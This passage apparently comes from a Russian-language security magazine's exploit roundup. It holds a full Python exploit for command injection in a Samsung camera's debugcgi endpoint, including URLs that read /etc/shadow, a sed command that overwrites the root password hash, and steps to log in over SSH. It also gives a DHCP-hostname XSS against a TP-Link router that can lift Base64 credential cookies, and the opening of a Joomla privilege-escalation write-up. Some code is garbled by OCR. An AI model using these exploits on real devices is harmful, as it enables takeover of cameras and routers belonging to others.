BEQ     loc_8BBC

MOV     R0, R8  ; s1
LDR     R1, =aLs ; "ls"
BL      strcmp
CMP     R0, #0
MOVEQ   R12, #2
STREQ   R12, [SP,#0xD8+var_C4]
BEQ     loc_8BBC

MOV     R0, R8  ; s1
LDR     R1, =aIfconfig ; "ifconfig"
BL      strcmp
CMP     R0, #0
MOVEQ   R12, #3
STREQ   R12, [SP,#0xD8+var_C4]
BEQ     loc_8BBC

MOV     R0, R8  ; s1
LDR     R1, =aNetstat ; "netstat"
BL      strcmp
CMP     R0, #0
MOVEQ   R12, #4
STREQ   R12, [SP,#0xD8+var_C4]
BEQ     loc_8BBC
```

Граф вызовов файла debugcgi

Комбинируя эксперименты с `debugcgi` на устройстве, используя IDA и наблюдая за тем, как вызываются другие файлы CGI, автор смог понять, как организовать запуск команд. Параметр `msubmenu` может принимать следующие опции: `data`, `setting` и `shell`. Само собой, нам интересен shell!

```
http://<ip of camera>/cgi-bin/adv/debugcgi?msubmenu=shell&command=↵
   ls&command_arg=/
```

Используя эту опцию, мы можем вызывать серию команд из «белого списка», который включает в себя `ls`, `netstat` и другие. Вроде бы ничего опасного, но лазейка все же нашлась.


http://192.168.12.61/
http://192....mand_arg=/
192.168.12.61/cgi-bin/adv/debugcgi?msubmenu=shell&command=ls&command_arg=/

```
total 38
drwxr-xr-x   18 root     root          1024 Jan  1  1970 .
drwxr-xr-x   18 root     root          1024 Jan  1  1970 ..
lrwxrwxrwx    1 root     root            24 Aug 29  2015 .googleapis -> /mnt/setting/.googleapis
-rw-------    1 root     root          1024 Jan  1  1970 .rnd
drwxr-xr-x    2 default  default       3072 Jul 21  2015 bin
drwxr-xr-x    7 default  default       7168 Jan  1  1970 dev
drwxr-xr-x   19 default  default       3072 Apr 10 10:59 etc
drwxr-xr-x    3 default  default       1024 Aug 15  2014 home
drwxr-xr-x    3 default  default       1024 Aug 15  2014 lib
lrwxrwxrwx    1 default  default          3 Aug 15  2014 lib64 -> lib
lrwxrwxrwx    1 default  default         11 Aug 15  2014 linuxrc -> bin/busybox
drwx------    2 root     root         12288 Aug 29  2015 lost+found
drwxr-xr-x    2 default  default       1024 Jan  1  1970 mirror_work
drwxr-xr-x   10 default  default       1024 Aug 26  2014 mnt
dr-xr-xr-x   65 root     root             0 Jan  1  1970 proc
drwxr-xr-x    2 default  default       1024 Jul  2  2015 root
lrwxrwxrwx    1 default  default          3 Apr 10  2013 run -> tmp
drwxr-xr-x    2 default  default       1024 Aug 26  2014 sbin
drwxr-xr-x   11 root     root             0 Jan  1  1970 sys
drwxrwxrwt    9 root     root           700 Apr 10 11:03 tmp
drwxr-xr-x    6 default  default       1024 Oct  8  2014 usr
drwxr-xr-x    4 default  default       1024 Aug 15  2014 var
drwxrwxr-x    1 default  default       2048 Aug 29  2015 work
```

Запуск опции shell через debugcgi


Дело в том, что вслед за `ls` может идти аргумент — директория, содержимое которой мы хотим посмотреть. Это значение подставляется внутрь строки, использующей форматирование и `snprintf`:

```
ls -al %s
```

Шелл позволяет запускать сразу несколько команд в одну строку. Воспользуемся этим:

```
ls -al/;whoami;uname
```

Эта строка запустит команду `ls` для корневой директории, затем команды `whoami` и `uname`. И если мы передадим их в аргументе `command_arg`, то получим желаемый результат.


http://192.168.12.61/
http://192....oami;uname
192.168.12.61/cgi-bin/adv/debugcgi?msubmenu=shell&command=ls&command_arg=/;whoami;uname

```
total 38
drwxr-xr-x   18 root     root          1024 Jan  1  1970 .
drwxr-xr-x   18 root     root          1024 Jan  1  1970 ..
lrwxrwxrwx    1 root     root            24 Aug 29  2015 .googleapis -> /mnt/setting/.googleapis
-rw-------    1 root     root          1024 Jan  1  1970 .rnd
drwxr-xr-x    2 default  default       3072 Jul 21  2015 bin
drwxr-xr-x    7 default  default       7168 Jan  1  1970 dev
drwxr-xr-x   19 default  default       3072 Apr 10 10:59 etc
drwxr-xr-x    3 default  default       1024 Aug 15  2014 home
drwxr-xr-x    3 default  default       1024 Aug 15  2014 lib
lrwxrwxrwx    1 default  default          3 Aug 15  2014 lib64 -> lib
lrwxrwxrwx    1 default  default         11 Aug 15  2014 linuxrc -> bin/busybox
drwx------    2 root     root         12288 Aug 29  2015 lost+found
drwxr-xr-x    2 default  default       1024 Jan  1  1970 mirror_work
drwxr-xr-x   10 default  default       1024 Aug 26  2014 mnt
dr-xr-xr-x   67 root     root             0 Jan  1  1970 proc
drwxr-xr-x    2 default  default       1024 Jul  2  2015 root
lrwxrwxrwx    1 default  default          3 Apr 10  2013 run -> tmp
drwxr-xr-x    2 default  default       1024 Aug 26  2014 sbin
drwxr-xr-x   11 root     root             0 Jan  1  1970 sys
drwxrwxrwt    9 root     root           740 Apr 10 11:04 tmp
drwxr-xr-x    6 default  default       1024 Oct  8  2014 usr
drwxr-xr-x    4 default  default       1024 Aug 15  2014 var
drwxrwxr-x    1 default  default       2048 Aug 29  2015 work
root
Linux
```


Выполнение дополнительных команд через аргументы к ls

Теперь у нас есть возможность выполнять команды с правами root! Хотя пока что не любые. Попытавшись отправить команду, содержащую пробелы, мы получим ошибку. Даже если заменить их на `%20`, команда не будет выполнена.

Но у bash есть другая интересная особенность — раскрытие скобок (brace expansion). Оно позволяет обойти ограничение: строка `{cat,/etc/shadow}` превращается в `cat /etc/shadow`.

Теперь мы можем составить следующий запрос:

```
http://<ip of camera>/cgi-bin/adv/debugcgi?msubmenu=shell&command=↵
   ls&command_arg=/;{cat,/etc/shadow}
```


http://192.168.12.61/
http://192....etc/shadow}
192.168.12.61/cgi-bin/adv/debugcgi?msubmenu=shell&command=ls&command_arg=/;{cat,/etc/shadow

```
total 38
drwxr-xr-x   18 root     root          1024 Jan  1  1970 .
drwxr-xr-x   18 root     root          1024 Jan  1  1970 ..
lrwxrwxrwx    1 root     root            24 Aug 29  2015 .googleapis -> /mnt/setting/.googleapis
-rw-------    1 root     root          1024 Jan  1  1970 .rnd
drwxr-xr-x    2 default  default       3072 Jul 21  2015 bin
drwxr-xr-x    7 default  default       7168 Jan  1  1970 dev
drwxr-xr-x   19 default  default       3072 Apr 10 10:59 etc
drwxr-xr-x    3 default  default       1024 Aug 15  2014 home
drwxr-xr-x    3 default  default       1024 Aug 15  2014 lib
lrwxrwxrwx    1 default  default          3 Aug 15  2014 lib64 -> lib
lrwxrwxrwx    1 default  default         11 Aug 15  2014 linuxrc -> bin/busybox
drwx------    2 root     root         12288 Aug 29  2015 lost+found
drwxr-xr-x    2 default  default       1024 Jan  1  1970 mirror_work
drwxr-xr-x   10 default  default       1024 Aug 26  2014 mnt
dr-xr-xr-x   67 root     root             0 Jan  1  1970 proc
drwxr-xr-x    2 default  default       1024 Jul  2  2015 root
lrwxrwxrwx    1 default  default          3 Apr 10  2013 run -> tmp
drwxr-xr-x    2 default  default       1024 Aug 26  2014 sbin
drwxr-xr-x   11 root     root             0 Jan  1  1970 sys
drwxrwxrwt    9 root     root           740 Apr 10 11:05 tmp
drwxr-xr-x    6 default  default       1024 Oct  8  2014 usr
drwxr-xr-x    4 default  default       1024 Aug 15  2014 var
drwxrwxr-x    1 default  default       2048 Aug 29  2015 work
root:00Mx5sA095YQ.:0:0:99999:7:::
bin:*:10933:0:99999:7:::
daemon:*:10933:0:99999:7:::
adm:*:10933:0:99999:7:::
lp:*:10933:0:99999:7:::
sync:*:10933:0:99999:7:::
shutdown:*:10933:0:99999:7:::
halt:*:10933:0:99999:7:::
uucp:*:10933:0:99999:7:::
operator:*:10933:0:99999:7:::
ftp:*:10933:0:99999:7:::
nobody:*:10933:0:99999:7:::
default::10933:0:99999:7:::
```

Выполнение команды cat /etc/shadow с помощью раскрытия скобок

Помимо всего этого, на устройстве по умолчанию уже запущен SSH на 1022-м порту. Это открывает интересные пути дальнейшей эксплуатации.

Изменение пароля пользователя на устройстве — один из таких путей. Обычно для этого применяется команда `passwd`. Причем в большинстве десктопных дистрибутивов для нее не требуется дополнительный ввод от пользователя. Но на камере работает BusyBox, а в нем есть некоторые отличия. В данном случае ввод от пользователя требуется, так что для инъекции команд традиционный способ не подходит.

Зато мы можем просто отредактировать файл `/etc/shadow` и заменить хеш пароля. Правда, из-за ограничений это тоже потребует некоторых усилий. Благо на устройстве есть `sed`. Используя его, мы можем найти старый хеш (`Y9IdQjgdLn0p6`) и заменить на новый (к примеру, `Um8sjRjZKSEI2` — это пароль `12345678`).

```
sed -i -e s/Y9IdQjgdLn0p6/Um8sjRjZKSEI2/g /etc/shadow
```

Теперь мы можем подсоединиться к устройству по SSH с новым паролем и управлять камерой из командной строки.

Вот полный код эксплоита на Python для автоматизации атаки.

```
import urllib, urllib2, crypt, time

# Новый пароль для веб-интерфейса
web_password = 'admin'
# Новый пароль для пользователя root
root_password = 'root'
# IP-адрес камеры
ip = '192.168.12.61'

# Данные для самой камеры
realm = 'iPolis'
web_username = 'admin'
base_url = 'http://' + ip +
'/cgi-bin/adv/debugcgi?msubmenu=shell&command=ls&command_arg=/...;

# Используем уязвимости типа инъекции команд для запуска
def run_command(command):
  # Конвертируем оформление команды, используя фигурные скобки
  command_brace = '{' + ','.join(command.split(' ')) + '}'
  command_url = base_url + command_brace

  # Данные для HTTP-авторизации через urllib2
  authhandler = urllib2.HTTPDigestAuthHandler()
  authhandler.add_password(realm, command_url, web_username,
  web_password)
  opener = urllib2.build_opener(authhandler)
  urllib2.install_opener(opener)

  return urllib2.urlopen(command_url)

# Шаг 1 — изменяем пароль для веб-интерфейса, используя уязвимость
data = urllib.urlencode({ 'data' : 'NEW;' + web_password })
urllib2.urlopen('http://' + ip +
'/classes/class_admin_privatekey.php', data)
# Нужна задержка, или пароль не изменится
time.sleep(1)

# Шаг 2 — находим текущий хеш пароля пользователя root
shadow = run_command('cat /etc/shadow')
for line in shadow:
  if line.startswith('root:'):
    current_hash = line.split(':')[1]
# Шифруем новый пароль
new_hash = crypt.crypt(root_password, '00')

# Шаг 3 — используем sed для поиска и замены старого хеша новым
run_command('sed -i -e s/' + current_hash + '/' + new_hash + '/g
/etc/shadow')

# Шаг 4 — удостоверяемся, что пароль изменился
shadow = run_command('cat /etc/shadow')
for line in shadow:
  if line.startswith('root:'):
    current_hash = line.split(':')[1]
if current_hash <> new_hash:
  print 'Error! - password not changed'

# Шаг 5 — коннектимся через SSH к порту 1022 с новым паролем
```

Оригинальный эксплоит опубликован в репозитории команды на GitHub, а оригинальная статья — в блоге участников.

TARGETS

SNH-6410BN до августа 2016 года.

SOLUTION

Производитель выпустил исправление (автор пишет, что разработчики просто убрали веб-интерфейс из новой версии прошивки).

XSS В TP-LINK ARCHER CR-700

CVSSv2:	Нет
Дата релиза:	27 сентября 2016 года
Автор:	ayushman4
CVE:	нет

XSS-уязвимость в роутере TP-Link Archer CR-700 нашлась в довольно необычном месте, но лишний раз напоминает, что все приходящие от пользователя данные надо проверять. Ошибка располагается в обработчике имени компьютера пользователя (hostname), которое он отдает сетевому устройству. К примеру, это происходит в момент получения IP-адреса при запросе DHCP.

EXPLOIT

Для воспроизведения бага можешь взять Kali или Ubuntu, но, в принципе, подойдет и любой другой дистрибутив.

Первый шаг — в текстовом редакторе открываем файл `/etc/dhcp/dhclient.conf`:

```
gedit /etc/dhcp/dhclient.conf
```

Комментируем строку

```
#send host-name = gethostname();
```

И вставляем свою:

```
send host-name = "&lt;script&gt;alert(5)&lt;/script&gt;";
```

Вторым шагом перезагружаем ОС, чтобы настройки точно применились.

Шаг третий — отправляем запрос DHCP на роутер для получения IP-адреса (такую операцию можно попробовать на любой открытой сети с роутерами этой марки).

```
dhclient -v -i wlan0
```

Как ты уже понял, этот запрос устанавливает на роутере имя системы, которое мы указали выше.

Шаг четвертый — администратор авторизуется в системе, и в процессе срабатывает наш скрипт. Автор эксплоита в дополнение заметил, что здесь не используется токен CSRF, а cookie, которые устанавливает роутер, содержат кодированные с помощью Base64 имя пользователя и пароль. Их можно с легкостью получить при помощи такой XSS. Оригинальный отчет (md) автор опубликовал на GitHub.


TARGETS

TP-Link Archer CR-700.

SOLUTION

Производитель выпустил исправление.

В ДЕБРЯХ «ДЖУМЛЫ»


REGISTER NOW!

СОЗДАЕМ ЛЕВЫЕ АККАУНТЫ И ПОВЫШАЕМ ПРИВИЛЕГИИ В JOOMLA

aLLy, ONSEC, @iamsecurity

Сегодня мы разберем уязвимость в популярной CMS Joomla, которая прогремела на просторах интернета в конце октября. Речь пойдет об уязвимостях с кодами CVE-2016-8869, CVE-2016-8870 и CVE-2016-9081. Все три происходят из одного кусочка кода, который пять долгих лет томился в недрах фреймворка в ожидании своего часа, чтобы затем вырваться на свободу и принести с собой хаос, взломанные сайты и слезы ни в чем не повинных пользователей этой Joomla. Лишь самые доблестные и смелые разработчики, чьи глаза красны от света мониторов, а клавиатуры завалены хлебными крошками, смогли бросить вызов разбушевавшейся нечисти и возложить ее голову на алтарь фиксов.

С ЧЕГО ВСЕ НАЧАЛОСЬ

6 октября 2016 года Дэмис Пальма (Demis Palma) создал топик на Stack Exchange, в котором поинтересовался: а почему, собственно, в Joomla версии 3.6 существуют два метода регистрации пользователей с одинаковым названием `register()`? Первый находится в контроллере `UsersControllerRegistration`, а второй — в `UsersControllerUser`. Дэмис хотел узнать, используется ли где-то метод `UsersControllerUser::register()`, или это лишь эволюционный анахронизм, оставшийся от старой логики. Его беспокоил тот факт, что, даже если этот метод не используется никаким представлением, он может быть вызван при помощи сформированного запроса. На что получил ответ от девелопера под ником itoctopus, подтвердившего: проблема действительно существует. И направил отчет разработчикам Joomla.

Далее события развивались самым стремительным образом. 18 октября разработчики Joomla принимают репорт Дэмиса, который к тому времени набросал PoC, позволяющий регистрировать пользователя. Он опубликовал заметку на своем сайте, где в общих чертах рассказал о найденной проблеме и мыслях по этому поводу. В этот же день выходит новая версия Joomla 3.6.3, которая все еще содержит уязвимый код.

После этого Давиде Тампеллини (Davide Tampellini) раскручивает баг до состояния регистрации не простого пользователя, а администратора. И уже 21 октября команде безопасности Joomla прилетает новый кейс. В нем речь уже идет о повышении привилегий. В этот же день на сайте Joomla появляется анонс о том, что во вторник, 25 октября, будет выпущена очередная версия с порядковым номером 3.6.3, которая исправляет критическую уязвимость в ядре системы.

25 октября Joomla Security Strike Team находит последнюю проблему, которую создает обнаруженный Дэмисом кусок кода. Затем в главную ветку официального репозитория Joomla пушится коммит от 21 октября с неприметным названием Prepare 3.6.4 Stable Release, который фиксит злосчастный баг.

После этого камин-аута к междусобойчику разработчиков подключаются многочисленные заинтересованные личности — начинают раскручивать уязвимость и готовить сплоиты.

27 октября исследователь Гарри Робертс (Harry Roberts) выкладывает в репозиторий Xiphos Research готовый эксплоит, который может загружать PHP-файл на сервер с уязвимой CMS.

ДЕТАЛИ

